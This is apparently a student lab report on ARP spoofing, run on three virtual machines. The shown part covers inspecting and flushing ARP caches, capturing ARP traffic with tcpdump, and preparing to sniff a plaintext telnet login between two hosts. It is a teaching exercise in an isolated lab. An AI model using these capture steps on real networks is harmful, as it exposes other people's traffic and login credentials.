
ARP SPOOFING

Advaithbarath Raghuraman Bhuvaneswari

Ar2728

Configuration:

Machine	IP. Address	Netmask	Gateway
Alice(Ubuntu)	192.168.1.189	255.255.255.0	192.168.1.1
Bob(Ubuntu)	192.168.1.190	255.255.255.0	192.168.1.1
Eve(Kali)	192.168.1.191	255.255.255.0	192.168.1.1


Eve(Kali) - VMware Workstation 17 Player (Non-commercial use only)
Player
Trash
File System
Home
kali@kali: ~
File Actions Edit View Help
Alice(Ubuntu) - VMware Workstation 17 Player (Non-commercial use only)
Activities
Terminal
Mar 10 20:47
alice@alice-virtual-machine: ~
Bob(Ubuntu) - VMware Workstation 17 Player (Non-commercial use only)
bob@bob-virtual-machine: ~


```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.191  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 00:0c:29:3b:94:55  txqueuelen 1000  (Ethernet)
        RX packets 379  bytes 34798 (33.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 109  bytes 11741 (11.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ifconfig
```

```
alice@alice-virtual-machine:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.189  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 00:0c:29:1f:c9:2b  txqueuelen 1000  (Ethernet)
        RX packets 7786  bytes 3389239 (3.3 MB)
        RX errors 1  dropped 1  overruns 0  frame 0
        TX packets 4209  bytes 449908 (449.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3608  bytes 309498 (309.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3608  bytes 309498 (309.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.190  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 00:0c:29:b5:78:63  txqueuelen 1000  (Ethernet)
        RX packets 27799  bytes 35533494 (35.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16173  bytes 1167952 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 589  bytes 49842 (49.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 589  bytes 49842 (49.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

bob@bob-virtual-machine:~$ 
```

Task 1:

First we will ping Bob VM and check the arp table. The arp table contains CR1000A.mynetworksettin as WAN and bob-virtual-machine as LAN via interface ens33. Later we ping both Bob VM as well as Eve VM. We later display arp table to see both Bob VM and Eve VM(Kali). **Sudo arp -d** is used to delete ipaddress from arp table. **Sudo ip neigh flush dev ens33** is used to delete all ip devices in interface ens33




```
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=1.50 ms

--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.499/1.499/1.499/0.000 ms
alice@alice-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
CR1000A.mynetworksettin  ether   ac:91:9b:0e:fd:b2   C                     ens33
bob-virtual-machine      ether   00:0c:29:b5:78:63   C                     ens33
alice@alice-virtual-machine:~$ sudo arp -d 192.168.1.190
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
alice@alice-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
CR1000A.mynetworksettin  ether   ac:91:9b:0e:fd:b2   C                     ens33
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190; ping -c1 192.168.1.191
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=2.36 ms

--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.361/2.361/2.361/0.000 ms
PING 192.168.1.191 (192.168.1.191) 56(84) bytes of data.
64 bytes from 192.168.1.191: icmp_seq=1 ttl=64 time=1.67 ms

--- 192.168.1.191 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.669/1.669/1.669/0.000 ms
alice@alice-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
CR1000A.mynetworksettin  ether   ac:91:9b:0e:fd:b2   C                     ens33
bob-virtual-machine      ether   00:0c:29:b5:78:63   C                     ens33
kali                     ether   00:0c:29:3b:94:55   C                     ens33
alice@alice-virtual-machine:~$ sudo ip neigh flush dev ens33
alice@alice-virtual-machine:~$ arp
alice@alice-virtual-machine:~$ 
```

Figure 1: Alice Virtual Machine

Task 2:


We will use tcpdump command **(-pi)** to capture arp here by pinging bob via alice as shown below

Alice:



```
alice@alice-virtual-machine:~$ sudo ip neigh flush dev ens33
[sudo] password for alice:
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=1.06 ms

--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.062/1.062/1.062/0.000 ms
```

Bob:




bob@bob-virtual-machine: ~
bob@bob-virtual-machine: ~
bob@bob-virtual-machine: ~

```
bob@bob-virtual-machine:~$ sudo ip neigh flush dev ens33
[sudo] password for bob:
bob@bob-virtual-machine:~$ sudo tcpdump -pi ens33 arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:45:26.848686 ARP, Request who-has bob-virtual-machine tell alice-virtual-machine, le
ngth 46
19:45:26.848730 ARP, Reply bob-virtual-machine is-at 00:0c:29:b5:78:63 (oui Unknown), l
ength 28
19:45:31.858949 ARP, Request who-has alice-virtual-machine tell bob-virtual-machine, le
ngth 28
19:45:31.859786 ARP, Reply alice-virtual-machine is-at 00:0c:29:1f:c9:2b (oui Unknown),
 length 46
19:45:32.114926 ARP, Request who-has CR1000A.mynetworksettings.com tell bob-virtual-mac
hine, length 28
19:45:32.118325 ARP, Reply CR1000A.mynetworksettings.com is-at ac:91:9b:0e:fd:b2 (oui U
nknown), length 46
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
bob@bob-virtual-machine:~$
```

We can find that arp response is being captured in the above image shown.


Next we use the same tcpdump to read link-level header information by using command **(-epi)**

Alice:



```
alice@alice-virtual-machine:~$ sudo ip neigh flush dev ens33
alice@alice-virtual-machine:~$ ping -c1 192.168.1.190
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=1.69 ms

--- 192.168.1.190 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.690/1.690/1.690/0.000 ms
alice@alice-virtual-machine:~$ telnet 192.168.1.190
Trying 192.168.1.190
```

Bob:



bob@bob-virtual-machine: ~
bob@bob-virtual-machine: ~
bob@bob-virtual-machine: ~

```
bob@bob-virtual-machine:~$ sudo tcpdump -epi ens33 arp
[sudo] password for bob:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:41:56.030452 ac:91:9b:0e:fd:b2 (oui Unknown) > Broadcast, ethertype ARP (0x0806), length 60: Request who-has 192.168.1.162 (Broadcast) tell CR1000A.mynetworksettings.com, length 46
19:42:00.944924 ac:91:9b:0e:fd:b2 (oui Unknown) > Broadcast, ethertype ARP (0x0806), length 60: Request who-has alice-virtual-machine (Broadcast) tell CR1000A.mynetworksettings.com, length 46
19:42:01.170968 00:0c:29:b5:78:63 (oui Unknown) > ac:91:9b:0e:fd:b2 (oui Unknown), ethertype ARP (0x0806), length 42: Request who-has CR1000A.mynetworksettings.com tell bob-virtual-machine, length 28
19:42:01.174081 ac:91:9b:0e:fd:b2 (oui Unknown) > 00:0c:29:b5:78:63 (oui Unknown), ethertype ARP (0x0806), length 60: Reply CR1000A.mynetworksettings.com is-at ac:91:9b:0e:fd:b2 (oui Unknown), length 46
19:42:01.252538 ac:91:9b:0e:fd:b2 (oui Unknown) > Broadcast, ethertype ARP (0x0806), length 60: Request who-has Aravinds-MBP (Broadcast) tell CR1000A.mynetworksettings.com, length 46
19:42:04.336029 ac:91:9b:0e:fd:b2 (oui Unknown) > Broadcast, ethertype ARP (0x0806), length 60: Request who-has bob-virtual-machine (Broadcast) tell CR1000A.mynetworksettings.com, length 46
19:42:04.336048 00:0c:29:b5:78:63 (oui Unknown) > ac:91:9b:0e:fd:b2 (oui Unknown), ethertype ARP (0x0806), length 42: Reply bob-virtual-machine is-at 00:0c:29:b5:78:63 (oui Unknown), length 28
19:42:04.336322 ac:91:9b:0e:fd:b2 (oui Unknown) > Broadcast, ethertype ARP (0x0806), length 60: Request who-has kali (Broadcast) tell CR1000A.mynetworksettings.com, length 46
19:42:05.966065 00:0c:29:1f:c9:2b (oui Unknown) > Broadcast, ethertype ARP (0x0806), length 60: Request who-has bob-virtual-machine tell alice-virtual-machine, length 46
19:42:05.966083 00:0c:29:b5:78:63 (oui Unknown) > 00:0c:29:1f:c9:2b (oui Unknown), ethertype ARP (0x0806), length 42: Reply bob-virtual-machine is-at 00:0c:29:b5:78:63 (oui Unknown), length 28
19:42:06.474426 ac:91:9b:0e:fd:b2 (oui Unknown) > Broadcast, ethertype ARP (0x0806), length 60: Request who-has Aravinds-MBP (Broadcast) tell CR1000A.mynetworksettings.com, length 46
19:42:11.154911 00:0c:29:b5:78:63 (oui Unknown) > 00:0c:29:1f:c9:2b (oui Unknown), ethertype ARP (0x0806), length 42: Request who-has alice-virtual-machine tell bob-virtual-machine, length 28
19:42:11.155581 00:0c:29:1f:c9:2b (oui Unknown) > 00:0c:29:b5:78:63 (oui Unknown), ethertype ARP (0x0806), length 60: Reply alice-virtual-machine is-at 00:0c:29:1f:c9:2b (oui Unknown), length 46
^C
13 packets captured
13 packets received by filter
0 packets dropped by kernel
bob@bob-virtual-machine:~$
```

The highlighted portion shown above display the section of Alice VM being captured in Bob machine.


Next we will try to use tcpdump cmp (-Xsp) to record Alice trying to login into Bob using telnet

Alice:



```
alice@alice-virtual-machine:~$ telnet 192.168.1.190
Trying 192.168.1.190...
Connected to 192.168.1.190.
Escape character is '^]'.
Ubuntu 22.04.4 LTS
bob-virtual-machine login: bob
Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

16 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

*** System restart required ***
Last login: Sat Mar  9 21:26:02 EST 2024 from alice-virtual-machine on pts/2
bob@bob-virtual-machine:~$
```

Bob:



